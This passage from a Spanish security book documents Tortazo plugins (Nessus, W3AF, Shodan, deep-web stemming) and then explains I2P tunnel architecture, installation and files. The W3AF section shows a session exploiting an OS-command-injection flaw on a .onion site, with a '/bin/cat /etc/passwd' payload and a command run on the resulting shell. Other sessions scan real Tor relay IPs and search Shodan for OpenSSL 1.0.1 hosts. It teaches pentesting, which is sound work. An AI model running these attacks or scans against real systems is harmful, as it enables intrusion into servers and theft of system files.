| completed |     NewStartedScan    | 9e1d24d9-c8c6-32fd-58c9-7fd459b4ba263b793b0ce03b7263 | 1398179163 |
| completed |     NewStartedScan    | 91ac72ef-5ce6-23a0-f165-41cb0e16bc719ce61160131c8894 | 1398180721 |
| completed | NessusScanAllTorRelays | 630aa456-75ca-90c0-bb56-b24800bfaef08b4d02ac0d88307f | 1398180104 |
| completed |         other         | e63515e3-5b36-3e5a-f112-55b65241cfab0fa4a115003a5823 | 1397338577 |
| completed |      NewTemplate      | 27363d8f-2b15-3097-3704-fb477932745188428dd33f66b5e2 | 1397349180 |
| completed |         test2         | 6eb9aad4-976a-0102-d914-d523343b78add9e8dabd20f22e34 | 1397348750 |
| completed |    ScanAllTorRelays   | 18152c9f-505c-c692-c987-7ec18d19cabfe9b35e2325fe32fe | 1398179537 |
+-----------+-----------------------+----------------------------------------------------+------------+

Tortazo Plugin <nessusPlugin> :
```

Imagen 03.12: Nessus Plugin. Listado de reportes generados en Nessus.

```
adastra@Galileo: /opt/Tortazo 167x41

Tortazo Plugin <nessusPlugin> : self.reportHosts('18152c9f-505c-c692-c987-7ec18d19cabfe9b35e2325fe32fe')
INFO: Starting new HTTPS connection (1): 127.0.0.1
DEBUG: "POST /report/hosts HTTP/1.1" 200 400
[*] Nessus Report Hosts List.
+----------------+-------------+--------------+-----------------------+---------------------+----------+
|    Hostname    | Num. Checks | Total Checks | Scan Progress Current | Scan Progress Total | Severity |
+----------------+-------------+--------------+-----------------------+---------------------+----------+
| 117.53.155.112 |     82      |      82      |           49          |          49         |    1     |
| 128.199.237.25 |     82      |      82      |           50          |          50         |    2     |
| 176.10.140.226 |     82      |      82      |           51          |          51         |    3     |
| 176.67.169.201 |     82      |      82      |           52          |          52         |    5     |
|  62.4.27.132   |     82      |      82      |           62          |          62         |    10    |
|  82.15.176.79  |     82      |      82      |           47          |          47         |    1     |
| 86.59.113.107  |     82      |      82      |           47          |          47         |    2     |
+----------------+-------------+--------------+-----------------------+---------------------+----------+

Tortazo Plugin <nessusPlugin> : self.reportPorts('18152c9f-505c-c692-c987-7ec18d19cabfe9b35e2325fe32fe','62.4.27.132')
INFO: Starting new HTTPS connection (1): 127.0.0.1
DEBUG: "POST /report/ports HTTP/1.1" 200 283
[*] Nessus Report Ports.
+-------------+----------+----------+----------+
| Port Number | Protocol | Severity | SVC Name |
+-------------+----------+----------+----------+
|      22     |   tcp    |    1     |   None   |
|      53     |   tcp    |    1     |   None   |
|     800     |   tcp    |    1     |   None   |
|     1048    |   tcp    |    1     |   None   |
|     1723    |   tcp    |    1     |   None   |
|     5902    |   tcp    |    1     |   None   |
|     6002    |   tcp    |    1     |   None   |
|     6005    |   tcp    |    1     |   None   |
|     8080    |   tcp    |    1     |   None   |
|     9000    |   tcp    |    1     |   None   |
+-------------+----------+----------+----------+

Tortazo Plugin <nessusPlugin> :
```

Imagen 03.13: Nessus Plugin. Listado de Hosts y puertos.

El siguiente vídeo: *http://thehackerway.com/2014/04/25/tortazo-utilizando-el-plugin-de-nessus-contra-repetidores-de-tor/* explica el funcionamiento de estas opciones al vuelo. Se recomienda al

lector su visualización para tener una idea más clara y completa de las funcionalidades explicadas anteriormente.

W3AF Plugin: *W3AF* es un potente escaner enfocado a descubrir y atacar vulnerabilidades en aplicaciones *web*. Dado que se encuentra escrito en *Python* y tiene una licencia *GNU/GPL*, es posible utilizar sus clases y utilidades desde cualquier *script* en *Python*. En este caso, el *plugin* no solamente cubre con las funcionalidades incluidas en *W3AF*, sino que también permite la ejecución de auditorías de seguridad contra aplicaciones *web* que se encuentran alojadas en la *deep web*, de esta forma, *W3AF* podrá ser utilizado contra cualquier sitio en la *deep web* cuyo nombre de dominio es del tipo *ONION*, algo que actualmente no es posible utilizando las herramientas disponibles en el proyecto de *W3AF*. A continuación se listan algunas de las funciones disponibles en este plugin para ejecutar *W3AF* desde *Tortazo*.

Función	Descripción
showPluginTypes()	Listado de los tipos de *plugins* disponibles en *W3AF*.
getEnabledPluginsByType(plugin_type)	Listado de los *plugins* habilitados por tipo.
getAllEnabledPlugins()	Listado de todos los *plugins* habilitados en el contexto de ataque actual.
enablePlugin(plugin_name, plugin_type)	Habilita el plugin especificado en el contexto de ataque actual. El *plugin* debe corresponder con el tipo indicado.
disablePlugin(plugin_name, plugin_type)	Desactiva el plugin especificado en el contexto de ataque actual. El *plugin* debe corresponder con el tipo indicado.
enableAllPlugins(plugin_type)	Habilita todos los *plugins* de un tipo determinado en el contexto de ataque actual.
disableAllPlugins(plugin_type)	Desactiva todos los *plugins* de un tipo determinado en el contexto de ataque actual.
setTarget(target)	Establece el objetivo en el contexto de ataque actual. La dirección especificada, debe ser válida y resoluble por el servidor *DNS*.
setTargetDeepWeb(targetOnion)	Establece el objetivo en el contexto de ataque actual. La dirección especificada, debe ser una dirección con formato *ONION*. Permite establecer como objetivo, un sitio *web* en la *deep web* de *TOR*.
startAttack()	Ejecuta el ataque contra el objetivo especificado utilizando la configuración cargada en el contexto de ataque actual.
listProfiles()	Listado de los perfiles creados en *W3AF*.
useProfile(profile_name)	Permite cargar los detalles de configuración del perfil especificado en el contexto de ataque actual.
createProfileWithCurrentConfig(profile_name, profile_desc)	Crea un nuevo perfil con los detalles de configuración cargados en el contexto de ataque actual.
removeProfile(profile_name)	Elimina el perfil especificado.

Función	Descripción
listShells()	Listado de las consolas generadas tras la explotación de alguna vulnerabilidad encontrada.
executeCommand(shell_id, command)	Ejecuta un comando contra la consola especificada.
listAttackPlugins()	Listado de todos los *plugins* de ataque disponibles en *W3AF*.
listInfos()	Listado de todos los elementos informativos que se han almacenado en la *KB* de *W3AF*.
listVulnerabilities()	Listado de todas las vulnerabilidades encontradas tras la ejecución de un ataque.
exploitVulns(plugin_attack_name, vuln_id)	Intenta explotar la vulnerabilidad especificada utilizando el *plugin* de ataque recibido por parámetro. Si la vulnerabilidad ha podido ser explotada correctamente, el listado de consolas se actualizará automáticamente.

Como se puede apreciar, las funciones incluidas en el *plugin*, permiten la interacción completa entre *Tortazo* y *W3AF*, sin embargo, tal como se ha mencionado anteriormente, con el uso de este *plugin* es posible atacar directamente sitios en la *deep web* de *TOR*, algo que no es posible hacer en la versión actual de *W3AF*.

```
adastra@Galileo: /opt/Tortazo 167x41
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -n 5 --use-database --use-plugin w3afPlugin:w3afPlugin -v
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 18:17:24
INFO: [+] Getting the last 5 scans executed from database...
DEBUG: [+] Use -n/--servers-to-attack option to include more or less records from the scans recorded in database.
INFO: [+] Done!
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
DEBUG: [+] Loading plugin...
INFO: [*] w3afPlugin Initialized!
Loading Tortazo plugin interpreter...
Plugin w3afPlugin loaded successfully! Type self.help() to get information about this plugin and exit() to finish the execution.
Tortazo Plugin <w3afPlugin> : self.enablePlugin('os_commanding','audit')
+--------------------------------+
| [*] Enabled plugins by type audit |
+--------------------------------+
|          os_commanding         |
+--------------------------------+

Tortazo Plugin <w3afPlugin> : self.setTargetDeepWeb('http://j64zkuts3pzpb2me.onion/audit/os_commanding/trivial_osc.py?cmd=ls')
[*] Target http://j64zkuts3pzpb2me.onion/audit/os_commanding/trivial_osc.py?cmd=ls configured.

Tortazo Plugin <w3afPlugin> : self.startAttack()
[*] W3AF Attack Starting...
({'audit': ['os_commanding'], 'infrastructure': [], 'bruteforce': [], 'grep': [], 'evasion': [], 'output': [], 'mangle': [], 'crawl': [], 'auth': []}, {'audit': {}, 'a
ttack': {}, 'bruteforce': {}, 'grep': {}, 'infrastructure': {}, 'evasion': {}, 'output': {}, 'mangle': {}, 'crawl': {}, 'auth': {}})
[*] W3AF Attack Finished! Check the results using the right functions in this plugin.

Tortazo Plugin <w3afPlugin> : self.listInfos()
[*] List of Infos.
+------+--------------------------+-------+--------------------------------------------------------------------------------
---------------------------------------------------------------------------+---------------+
| Id |           Name           | Method |                                                                    Descripti
on                                                                         | Plugin Name |
+------+--------------------------+-------+--------------------------------------------------------------------------------
---------------------------------------------------------------------------+---------------+
| [33] | OS commanding vulnerability |  GET   | OS Commanding was found at: "http://j64zkuts3pzpb2me.onion/audit/os_commanding/trivial_osc.py", using HTTP method GET.
The sent data was: "cmd=%2Fbin%2Fcat%20%2Fetc%2Fpasswd". This vulnerability was found in the request with id 33. | os_commanding |
+------+--------------------------+-------+--------------------------------------------------------------------------------
---------------------------------------------------------------------------+---------------+

Tortazo Plugin <w3afPlugin> :
```

Imagen 03.14: W3AF Plugin. Atacando un hidden service alojado en la deep web de TOR (1ª parte).

Las funciones disponibles en el *plugin* permiten interactuar directamente con las clases base de *W3AF*, pero adicionalmente permite establecer como objetivo del ataque cualquier sitio *web* en la *deep web* de *TOR* o en la *clear web*.

En las imágenes anteriores se puede apreciar que se ha habilitado el *plugin* "*os_commading*" de *W3AF*, se ha establecido como objetivo un sitio *web* con dirección "**.onion*" y finalmente se ha ejecutado el ataque. Por otro lado, también se puede ver que el *framework* ha detectado una

vulnerabilidad en el sitio auditado y es posible intentar aprovechar dicha vulnerabilidad para ganar acceso al servidor que aloja la aplicación *web*.

```
adastra@Galileo: /opt/Tortazo 167x41
Tortazo Plugin <w3afPlugin> : self.listAttackPlugins()
+------------------------+
| [*] Plugins for attack |
+------------------------+
|          dav           |
|          eval          |
|      file_upload       |
|   local_file_reader    |
|     os_commanding      |
|          rfi           |
|         sqlmap         |
|         xpath          |
+------------------------+

Tortazo Plugin <w3afPlugin> : self.exploitAllVulns('os_commanding')
[*] Checking the vulnerability and plugin to exploit...
WARNING: Failed to execute tcpdump. Check it is installed and in the PATH
WARNING: Failed to execute tcpdump. Check it is installed and in the PATH
strategy
Shell Generated 0
[*] Exploit vulnerability finished.

Tortazo Plugin <w3afPlugin> : self.executeCommand(0,'lsp',None)
[*] Response: apache_config_directory
apache_config_files
apache_htaccess
apache_mod_security
apache_root_directory
apache_run_group
apache_run_user
apache_ssl
apache_version
arp_cache
cpu_info
current_user
dhcp_config_files
dns_config_files
domainname
filesystem
firefox_stealer
ftp_config_files
```

Imagen 06.15: W3AF Plugin. Atacando aplicaciones web en la deep web de TOR (2ª parte).

En las imágenes anteriores, se puede apreciar la explotación de una vulnerabilidad "*os_commanding*" en una aplicación *web* alojada en la *deep web* de *TOR* y como se puede apreciar, la función *executeCommand()* recibe como argumentos el identificador de la *shell* generada, el comando y los argumentos que recibe dicho comando.

El siguiente vídeo: *http://thehackerway.com/2014/04/25/tortazo-utilizando-el-plugin-de-w3af-contra-aplicaciones-web-en-la-deep-web-de-tor/* explica el funcionamiento de estas opciones al vuelo. Se recomienda al lector su visualización para tener una idea más clara y completa de las funcionalidades explicadas anteriormente.

Shodan Plugin:

Las opciones "*--use-shodan*" y "*--shodan-key*" que se han explicado anteriormente, son útiles para ejecutar consultas simples sobre los repetidores encontrados en el escaneo actual o en uno previo almacenado en base de datos, sin embargo, estas opciones solamente ejecutan consultas básicas contra *Shodan*, dejando a un lado muchas de las potentes características que puede utilizar un

pentester con este motor de búsquedas. Por este motivo se ha desarrollado un *plugin* independiente, el cual da mucha más libertad a la hora de ejecutar consultas contra *Shodan*. A la fecha de escribir este documento, cuenta con pocas funciones, sin embargo soporta los filtros que un pentester incluirá para ejecutar búsquedas globales. Las funciones disponibles en este plugin se listan a continuación:

Función	Descripción
setApiKey(key)	Establece la *Developer Key* de *Shodan* para realizar consultas.
setApiKeyFile(key_file)	Establece el fichero donde se encuentra la *Developer Key* de *Shodan* para realizar consultas.
basicSearchQuery(query)	Permite ejecutar una consulta libre contra todos los registros de *Shodan*. Soporta todos los filtros y características que se encuentren habilitados para la *Developer Key* especificada.
basicSearchAllRelays(query)	Permite ejecutar una consulta libre contra *Shodan* consultando específicamente, los repetidores cargados en el *plugin*. Soporta todos los filtros y características que se encuentren habilitados para la *Developer Key* especificada.
basicSearchByRelay(query, relay_ip)	Permite ejecutar una consulta libre contra *Shodan* consultando específicamente, el repetidor indicado. Soporta todos los filtros y características que se encuentren habilitados para la *Developer Key* especificada.
basicSearchByNickname(query, relay_ip)	Permite ejecutar una consulta libre contra *Shodan* consultando específicamente, el *nickname* indicado. Soporta todos los filtros y características que se encuentren habilitados para la *Developer Key* especificada.

```
adastra@Galileo: /opt/Tortazo 167x41
adastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -n 5 --use-database --use-plugin shodanPlugin:shodanPlugin
Loading Tortazo plugin interpreter...
Plugin shodanPlugin loaded successfully! Type self.help() to get information about this plugin and exit() to finish the execution.
Tortazo Plugin <shodanPlugin> : self.setApiKeyFile('/home/adastra/Desktop/shodanKey')
[*] Shodan Key established!

Tortazo Plugin <shodanPlugin> : self.basicSearchAllRelays("OpenSSL 1.0.1")
[*] No results for: 190.22.60.86
[*] No results for: 176.67.169.201
[*] No results for: 81.17.25.7
[*] No results for: 81.17.25.57
[*] No results for: 81.17.25.65
[*] No results for: 81.17.25.85
[*] No results for: 81.17.25.64
[*] No results for: 128.199.237.25
[*] No results for: 181.168.224.33
[*] No results for: 117.53.155.112
[*] No results for: 92.55.23.140
[*] No results for: 42.201.239.122
[*] No results for: 58.106.6.172
[*] No results for: 82.241.10.148
[*] No results for: 83.26.238.43
[*] No results for: 85.17.194.98

Tortazo Plugin <shodanPlugin> : self.basicSearchQuery('OpenSSL 1.0.1',4)
+---------------------------------------------------------------------------------------------------------+
|                                                  Data                                                   |
+---------------------------------------------------------------------------------------------------------+
|                                             192.241.181.24                                              |
                                            | HTTP/1.0 200 OK
                                   | Date: Tue, 06 May 2014 12:33:09 GMT
                   |Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.8 with Suhosin-Patch mod_ssl/2.2.22 OpenSSL/1.0.1
                                   | X-Powered-By: PHP/5.3.10-1ubuntu3.8
                             |Set-Cookie: PHPSESSID=rh9n4otbi8kb843b7n59e0e0d3; path=/
                                  |Expires: Thu, 19 Nov 1981 08:52:00 GMT
                       | Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
                                           |Pragma: no-cache
                                         | Vary: Accept-Encoding
                                          |Content-Length: 7572
                                         | Content-Type: text/html
                                                   |
```

Imagen 03.16: Shodan Plugin. Búsquedas contra Shodan utilizando los repetidores de salida registrados en Tortazo.

Su funcionamiento es simple, es necesario establecer la *Developer Key* y posteriormente, existen algunas funciones que permiten realizar búsquedas dirigidas contra los repetidores de salida registrados en la herramienta o búsquedas globales utilizando todos los registros de la base de datos de *Shodan*, del mismo modo que es posible hacerlo desde su sitio *web* sin especificar el filtro "*net*". El vídeo alojado en la siguiente ruta *http://thehackerway.com/2014/04/25/tortazo-utilizando-el-plugin-de-shodan-contra-repetidores-de-tor/* explica el funcionamiento de estas opciones al vuelo. Se recomienda al lector su visualización para tener una idea más clara y completa de las funcionalidades explicadas anteriormente.

Deep Web Stemming Plugin:

Este *plugin* permite analizar sitios *web* en la *deep web* de *TOR* para encontrar los términos más utilizados en la estructura de las páginas. Implementa la librería *IRL* (*Information Retreival Library*) para detectar y "*tokenizar*" términos. Además, también utiliza *Requests* y *BeautifulSoup* para ejecutar las consultas *HTTP* contra los sitios *web* a analizar y posteriormente, extraer el contenido semántico de las páginas. A la fecha de escribir este documento, se encuentra en estado de desarrollo y aún hay algunas características pendientes por implementar, sin embargo se listan las funciones que a la fecha se encuentran disponibles.

Función	Descripción
simpleStemmingAllRelays(queryTems, portNumber)	Realiza una consulta *HTTP* en el puerto especificado sobre todos los repetidores cargados en el plugin; si no se especifica un puerto, se realizan pruebas contra los puertos 80, 8080 y 443. En el caso de que la respuesta por parte del servidor contenga un código *HTTP* 200, extrae el contenido semántico de la página *web* y busca los términos indicados.
stemmingWebSite(onionWebSite, queryTerms)	Realiza una consulta *HTTP* contra un sitio *web* en la *deep web* de *TOR* y en el caso de que la respuesta contenga el código *HTTP* 200, extrae el contenido semántico de la página *web* y busca los términos indicados.

```
adastra@Galileo: /opt/Tortazo 167x41
^[[Aadastra@Galileo:/opt/Tortazo$ sudo python Tortazo.py -D -v -P deepWebStemmingPlugin:deepWebStemmingPlugin
DEBUG: [+] Verbose mode activated.
INFO: [+] Process started at 2014-05-11 22:06:37
INFO: [+] Getting the last 10 scans executed from database...
DEBUG: [+] Use -n/--servers-to-attack option to include more or less records from the scans recorded in database.
INFO: [+] Done!
INFO: [+] Generating the NMAP Report in: /home/adastra/Desktop/nmapReport.html
DEBUG: [+] Loading plugin...
INFO: [*] deepWebStemmingPlugin Initialized!
Loading Tortazo plugin interpreter...
Plugin deepWebPlugin loaded successfully! Type self.help() to get information about this plugin and exit() to finish the execution.
Tortazo Plugin <deepWebPlugin> : self.stemmingWebSite('http://s6cco2jylmxqcdeh.onion/index.php','drogas hackear matar asesino')
INFO: Starting new HTTP connection (1): s6cco2jylmxqcdeh.onion
DEBUG: "GET /index.php HTTP/1.1" 200 4932
+---------+-----------+
|   Term  | Frequency |
+---------+-----------+
|  DROGAS |     2     |
|  matar  |     2     |
| HACKEAR |     1     |
| Hackear |     1     |
| hackear |     1     |
+---------+-----------+

Tortazo Plugin <deepWebPlugin> : █
```

Imagen 03.17: Stemming Plugin: Recolección de Términos de un sitio en la deep web de TOR.

Como se puede apreciar en la imagen anterior, se han filtrado los términos ingresados en la función *stemmingWebSite* para el sitio *web* especificado. Se trata de una primera aproximación a otras funciones de escaneo y análisis sintáctico que se busca implementar en las futuras versiones de *Tortazo*.

3.2 Conceptos Básicos y arquitectura de I2P

El funcionamiento de *I2P* es similar al de otras redes como *TOR* en el sentido de que el tráfico es enrutado por varios puntos de la red, sin embargo en *I2P* no existen nodos "confiables" como en *TOR* y sus autoridades de directorio, toda la red es descentralizada. Aunque tenga similitudes con *TOR*, *I2P* tiene un modelo completamente distinto, ya que a diferencia de *TOR*, la idea en *I2P* no es ocultar la identidad de un emisor a su destinatario, sino todo lo contrario, ambas entidades se deben conocer y se comunican por medio de mensajes privados.

Se trata de una red orientada al mensaje, además su uso por parte de los usuarios normalmente se lleva a cabo por medio de las aplicaciones diseñadas para tratar con *I2P* y rara vez se utiliza de forma directa, es así como aplicaciones tales como eepsites (servidores *web* dentro de *I2P*), *I2PSnark* (un cliente para *BitTorrent*), *I2PTunnel* (servicios para el enrutamiento de tráfico) entre otras, ayudan a sus usuarios a interactuar con *I2P* de forma transparente.

Cuando dos entidades que hacen parte de la red *I2P* se comunican, tanto el emisor como el destinatario se conocen y el origen de una petición determinada no se encuentra oculto para su destinatario. Por otro lado, como ya se ha mencionado anteriormente, *I2P* es una red orientada al mensaje, donde personas localizadas en cualquier punto geográfico se comunican en ambientes hostiles con un buen nivel de anonimato, ya que el tráfico de todas las personas que se comunican allí es mezclado y difuminado, dando suficiente cobertura tanto a personas que requieren un nivel de anonimato alto como aquellas que no tienen requerimientos tan exigentes.

Cada uno de los mensajes en la red, es esencialmente igual a todos los demás, solamente el emisor y el receptor del mensaje saben que ellos son los participantes en la comunicación y son los únicos que pueden acceder al contenido de dicho mensaje.

Además, *I2P* utiliza túneles de entrada y salida para enrutar mensajes de un modo muy similar a los circuitos en *TOR*, sin embargo en *TOR* los circuitos son bi-direccionales, lo que quiere decir que los paquetes son enviados y recibidos por el mismo canal de comunicación, pero en *I2P* los túneles son uni-direccionales, esto significa que una entidad en *I2P* necesita crear un túnel para enviar datos y otro para recibirlos.

La siguiente imagen representa un diagrama simplificado de los túneles de entrada y salida establecidos por dos entidades en *I2P*. En primer lugar, se encuentra el "*NODO X*" que en este caso actúa en primera instancia como emisor del mensaje, dicho mensaje es entregado a su destino que es el "*NODO Z*", el cual a su vez, podrá actuar como emisor para responder al mensaje enviado.

Toda la información viaja cifrada por una serie de enrutadores que son todos los nodos que se indican con las letras de la *A*(*x*) a la *F*(*x*).




Imagen 03.18: Túneles en I2P.

Para aclarar aún más el diagrama anterior y comprender el funcionamiento de *I2P*, es necesario conocer la terminología básica de *I2P*.

Partiendo de la imagen 03.18, se explican algunos elementos y términos básicos en la construcción de túneles y envío de mensajes.

Inbound Tunnel: Túnel entrante, encargado de recibir mensajes y encaminarlos al emisor.

Outbound Tunnel: Túnel saliente, encargado de enviar mensajes y encaminarlos al túnel de entrada del receptor.

Tunnel Gateway: Se trata del primer enrutador de cualquier túnel de salida. En este caso, para el "*NODO X*" es "*Ao*" y para el "*NODO Z*" es "*Fo*".

Tunnel Endpoint: El último enrutador en el túnel, es el encargado de hacer la entrega efectiva del mensaje. En el caso del "*NODO X*" es "*Co*" y en el caso del "*NODO Z*" es "*Do*".

Tunnel Paticipant: Todos los demás enrutadores que se encargan de retransmitir el mensaje hasta llegar al *EndPoint*.

Tunnel ID: Cada enrutador tiene un identificador único que es un entero de 4 *bytes* generado aleatoriamente por el creador del túnel.

N-Hop Tunnel: Un túnel con un número específico de enrutadores en su estructura interna, por ejemplo:

- *0-Hop Tunnel*: Se trata de un túnel con un único enrutador, el cual actúa como *gateway* y como *EndPoint*.
- *1-Hop Tunnel*: Se trata de un túnel con un *gateway* y un único *EndPoint*.
- *2-Hop Tunnel*: Se trata de un túnel con un *gateway* un *participant* y un *EndPoint*.
- *n-Hop Tunnel*: Se trata de un túnel con un *gateway*, "*n*" *participants* y un *EndPoint*.

Después de explicar estos términos, se puede identificar cada una de las partes que componen los túneles de la imagen 03.18.

OutBound Tunnel "NODO X"

Ao: *OutBound Gateway*, el cual es el primer enrutador en recibir los mensajes de salida de "*NODO X*".

Bo: *OutBound Participant*, el cual es el punto intermedio entre el *gateway* y el *endpoint* del túnel de salida.

Co: *OutBound EndPoint*, se trata del nodo de salida encargado de enviar los mensajes del "*NODO X*" *al InBound Gateway* del "*NODO Z*" (*Di*).

InBound Tunnel "NODO X"

Ci: *Inbound Gateway*, se trata del enrutador encargado de recibir el mensaje enviado desde el *Outbound EndPoint* del "*NODO Z*" (*Do*).

Bi: *Inbound Participant*, se trata del nodo intermedio entre el *gateway* y el *endpoint* de entrada.

Ai: *Inbound EndPoint*, se trata del nodo final del túnel de entrada y se encarga de enviar los mensajes entrantes del "*NODO Z*" a la entidad de *I2P*.

OutBound Tunnel "NODO Z"

Do: *OutBound EndPoint*. Enrutador encargado de enviar mensajes desde el "*NODO Z*" hacia el *Inbound Gateway* del "*NODO X*" (*Ci*).

Eo: *OutBound Participant*. Enrutador intermedio entre el *gateway* y el *endpoint* de salida.

Fo: *OutBound Gateway*. Primer enrutador en recibir los mensajes de salida del "*NODO Z*"

InBound Tunnel "NODO Z"

Di: *InBound Gateway*. Enrutador encargado de recibir el mensaje enviado desde el *OutBound EndPoint* del "*NODO X*" (*Co*).

Ei: *InBound Participant*. Enrutador intermedio entre el *gateway* y en *endpoint* de entrada.

Fi: *InBound EndPoint*. Enrutador encargado de entregar los mensajes provenientes, en este caso concreto del "*NODO X*".

Este es el funcionamiento básico de *I2P* y aunque de momento no se han mencionado otros aspectos funcionales que también son importantes, se han explicado los elementos principales de *I2P* que resultan muy útiles para sacarle provecho a la red.

A continuación se describe brevemente el proceso de instalación y configuración de *I2P*:

I2P se encuentra desarrollado en *Java*, con lo cual es necesario tener instalado el *JRE* (*Java Runtime Environment*), la versión mínima es la 1.6. El instalador puede descargarse desde el siguiente enlace *https://geti2p.net/es/download* y para iniciar el proceso, es suficiente con ejecutar el *JAR* de instalación y seguir el asistente paso a paso.

```
>java -jar i2pinstall.jar
```




Imagen 03.19: Asistente de instalación de I2P.

Por otro lado, no se recomienda utilizar el usuario "*root*" para ejecutar *I2P*, en su lugar se recomienda utilizar un usuario con privilegios limitados y para ello, se puede editar el fichero "*<DIR_INSTALL>/i2proute*" y definir la propiedad "*RUN_AS_USER*". Para iniciar o detener el controlador de *I2P* después de instalar el *software*, se debe ejecutar el *script* "*i2prouter*".

```
>./i2prouter start
Starting I2P Service...
Waiting for I2P Service.....
running: PID:14506
```

Una vez ejecutado el comando anterior y partiendo de la configuración por defecto de *I2P* después de instalar, se abrirá el navegador predefinido del sistema con la consola administrativa de *I2P*, la cual se encontrará disponible en el puerto 7657.

Antes de continuar con la explicación sobre el funcionamiento de *I2P* y los elementos principales que componen dicha red, se explica la estructura de los directorios y ficheros más importantes en una instancia de *I2P*.

/addressbook: Directorio donde se ubican todos los registros y la configuración del sistema de nombrado local de la instancia *I2P*. Este directorio y sus ficheros correspondientes son utilizados por aplicaciones tales como *SusiDNS* para administrar el sistema de nombrado y cada uno de los "destinos locales" almacenados en la instancia de *I2P*. Los ficheros de configuración más interesantes en este directorio están relacionados con la configuración de *SusiDNS*, en concreto son

"*config*" y "*subscriptions*". En el fichero "*config*" se determinan las propiedades de configuración básicas para que *I2P* pueda funcionar correctamente, tales como el túnel *proxy* a utilizar (por defecto 127.0.0.1:4444) y las rutas de cada uno de los *AddressBook* locales de la instancia. En el fichero "*subscriptions*" se indican aquellos dominios "*.i2p*" que son confiables para el nodo y que permiten resolver de forma dinámica diferentes sitios en la red *I2P*.

/eepsite: En este directorio se almacena el *eepsite* por defecto para la instancia de *I2P*. Contiene los ficheros necesarios para la ejecución de un sitio *web* sencillo con una configuración básica del servidor *Jetty*, cuyo fichero de configuración (*jetty.xml*) se encuentra ubicado en el directorio raíz. En este directorio se encuentran los directorios "*logs*", "*docroot*", "*cgi-bin*" y "*webapps*". En el caso del directorio "*logs*" se almacenan cada uno de los ficheros de log que va generando el servidor *web*. En el directorio "*docroot*" se almacena el contenido estático del sitio *web*: páginas *HTML*, imágenes, *CSS*, etcétera. En el directorio "*cgi-bin*" se almacenan recursos ejecutables *cgi*. El directorio "*webapps*" es utilizado para el almacenamiento de contenido dinámico, como páginas *JSP*, *Servlets*, etcétera.

/i2psnark: Contiene los elementos que se han descargado utilizando la aplicación *I2PSnark*, un cliente para realizar descargas de *torrents* utilizando la red *I2P*.

/keyBackup: En este directorio se almacenan el par de claves publica/privada para el cifrado de los paquetes que proceden de la instancia *I2P*, así como el par de claves privada/publica para la firma de los paquetes de esta misma instancia. Estos ficheros son sumamente importantes y bajo ningún concepto deben ser expuestos públicamente.

/logs: Directorio encargado de almacenar todos los ficheros de *log* generados por la instancia local.

/netDb: Este directorio contiene todos y cada uno de los ficheros "*routerInfo*" descargados desde el servicio de *NetDB* distribuido, estos ficheros contienen información detallada de cada uno de los enrutadores que componen los túneles que utiliza la instancia de *I2P*. El nombre de cada uno de estos ficheros está compuesto por el texto "*routerInfo"+Firma del router + "=.dat*".

/peerProfiles: Este directorio contiene información extra sobre cada uno de los enrutadores empleados para componer los túneles en la instancia de *I2P*. Tienen una relación directa con los ficheros almacenados en el directorio "*netDb*" dado que por cada fichero "*routerInfo*" existente en dicho directorio, existe un fichero "*profile" en "/peerProfiles*". El nombre de cada uno de estos ficheros está compuesto por el texto "*profile"+Firma del router + "=.txt.gz*". Cada uno de estos ficheros contiene información relacionada con el historial del túnel, promedios sobre los tiempos de las respuestas, etcétera.

/plugins: Contiene todos los *plugins* que se han instalado en la instancia local de *I2P*.

blocklist.txt: Contiene información sobre los enrutadores que deben marcarse como "no deseados" para que no sean tenidos en cuenta por la instancia local en la creación de nuevos túneles. Este fichero solamente es tomado en cuenta cuando se arranca la instancia de *I2P* y en el caso de que se desee bloquear un enrutador de forma manual después de haber iniciado *I2P*, es necesario hacerlo desde la interfaz de administración desde el siguiente enlace *http://127.0.0.1:7657/configpeer.jsp*.

clients.config: Contiene toda la configuración de los clientes que se ejecutan en la capa de aplicación de la instancia local de *I2P* y su modificación altera de forma automática la forma en la que se comportan aplicaciones tales como la consola administrativa de *I2P* entre otras. Por ejemplo, cuando se inicia *I2P*, normalmente se lanza de forma automática la consola *web* en el navegador por defecto del usuario, este comportamiento es posible cambiarlo estableciendo la propiedad "*clientApp.4.startOnLoad*" a "*false*". Del mismo modo es posible controlar con este fichero, información relacionada con los "*eppsites*" y túneles de aplicación en *I2PTunnel.*

